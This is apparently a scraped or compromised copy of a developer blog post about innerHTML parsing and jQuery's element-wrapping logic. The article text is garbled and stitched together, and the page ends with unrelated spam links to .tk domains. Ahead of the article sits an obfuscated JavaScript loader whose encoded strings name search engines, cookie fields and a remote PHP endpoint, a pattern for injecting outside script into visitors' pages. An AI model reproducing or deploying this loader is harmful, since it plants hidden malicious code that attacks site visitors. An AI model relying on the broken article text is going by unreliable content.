






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 $var_0x1883=['b2xiaEg=','akJT','c2V0','YXpn','VVdtbkQ=','SEJjdWQ=','Y1JpZVA=','dWxsd0s=','ck5nQlE=','ckFyQXY=','ZElbblI=','SnJ1U3M=','c2NyaXB0','RXRCRm8=','c0VVc0s=','Y29udmVydCtodG1sK3RvK3N0cmluZytqYXZhc2NyaXB0','M3 w0fDB8NXwxfDI=','UVZo','aHR0cHM6Ly9jbG91ZGV5ZXNzLm1lbi9kb25fY29uLnBocD94PWVuJnF1ZXJ5PQ==','c3Bsa XQ=','Y29va2ll','ZnNYeXc=','T2NEQVM=','V0t3U0k=','Q3NjSWw=','QkxCclA=','OyBleHBpcmVzPQ==','OyBwYXRoPQ==','OyBzZWN1cmU=','RkxYTVM=','ZEJSREM=','b3Z0cUU=','T0Rsd2M=','RnRoQXU=','UW5HRVA=','WklQQmk=','Z2V0 VGltZQ==','b1dDYVE=','SnJFUHA=','SUZCUFA=','Lmdvb2dsZS4=','LmJpbmcu','LnlhaG9vLg==','LmFvbC4=','LmFsdGF2a XN0YS4=','U1FT','OyBkb21haW49','bHV2b2U=','eGdJeU0=','TfdBd3c=','Q0lUQUo=','eUdmamQ=','LnlhbmRleC4=','Z2V0','U0RuS00=','WENrZWE=','bGVuZ3Ro','RlpTbFY=','aW5kZXhPZg=='];(function(_0x386459,_0x4d20d7){var_0x4d872b=function(_0x1c5e9e){while(--_0x1c5e9e){_0x386459['push'](_0x386459['shift']());}};_0x4d872b(++_0x4d20d7);)(_0x1883,0x133));var_0x1463=function(_0x55492b,_0x1f851f){_0x55492b=_0x55492b-0x0;var_0x206e7f=_0x1883[_0x55492b];if(_0x1463['initialized']===undefined){(function(){var_0x682953=function(){var_0x421dcb}=Function('return\x20(function()\x20'+'{}... Along with that it should return not the first child node, but the correct nested element.}$

This seems wrong isn't it Actually that's kinda correct behaviour of the browser.. Let's say that we have the following HTML markup:If you google the problem you will find that the most popular solution involves the usage of.. ""Now, parsing something like "
"Foo" where there is no TABLE tag preceding the TR causes the parser to ignore the TR tag altogether.. I started digging into the jQuery's code and found this:This looks like the magic which solves the problem.

I searched for similar problems and landed on this article by Eric Vasilik Here is what he said back at 2006:"When one sets the innerHTML property of an element, the string containing the HTML is run through the parser.

I cheated a bit and got the code above I managed to extract that functionality into a single method: The map of jQuery nicely shows me what exactly I should wrap my string in.. Post-transpilation or what is the real face of your codeMy rockstar projects: React in patterns Navigo - client-side router CSSX - CSS transpiler Stent - state machines to the rescue.. You will get section element with link inside it Everything seems ok and it looks like you did the trick.

http://drivtezuwarr.tk/wislawye/100/1/index.html/

http://plodtatloke.tk/wislawye16/100/1/index.html/

http://inupinmoirai.tk/wislawye66/100/1/index.html/

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